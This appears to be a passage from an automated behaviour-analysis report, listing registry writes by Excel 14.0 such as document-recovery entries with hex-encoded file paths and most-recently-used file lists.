00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC478	EC478	binary	04 00 00 00 98 07 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 30 00 2E 00 37 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 7E EC E9 71 35 29 D7 01 78 C4 0E 00 78 C4 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC5A0	EC5A0	binary	04 00 00 00 98 07 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 28 C2 46 72 35 29 D7 01 A0 C5 0E 00 A0 C5 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC6A9	EC6A9	binary	04 00 00 00 98 07 00 00 2E 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 37 00 37 00 31 00 31 00 33 00 31 00 32 00 33 00 39 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 ED 9A 71 72 35 29 D7 01 A9 C6 0E 00 A9 C6 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	233	binary	32 33 33 00 98 07 00 00 02 00 00 00 00 00 00 00 64 00 00 00 01 00 00 00 30 00 00 00 28 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 37 00 37 00 31 00 31 00 33 00 31 00 32 00 33 00 39 00 2E 00 78 00 6C 00 73 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 37 00 37 00 31 00 31 00 33 00 31 00 32 00 33 00 39 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\104FC5	104FC5	binary	04 00 00 00 98 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 CC 5D 1F AE 35 29 D7 01 C5 4F 10 00 C5 4F 10 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
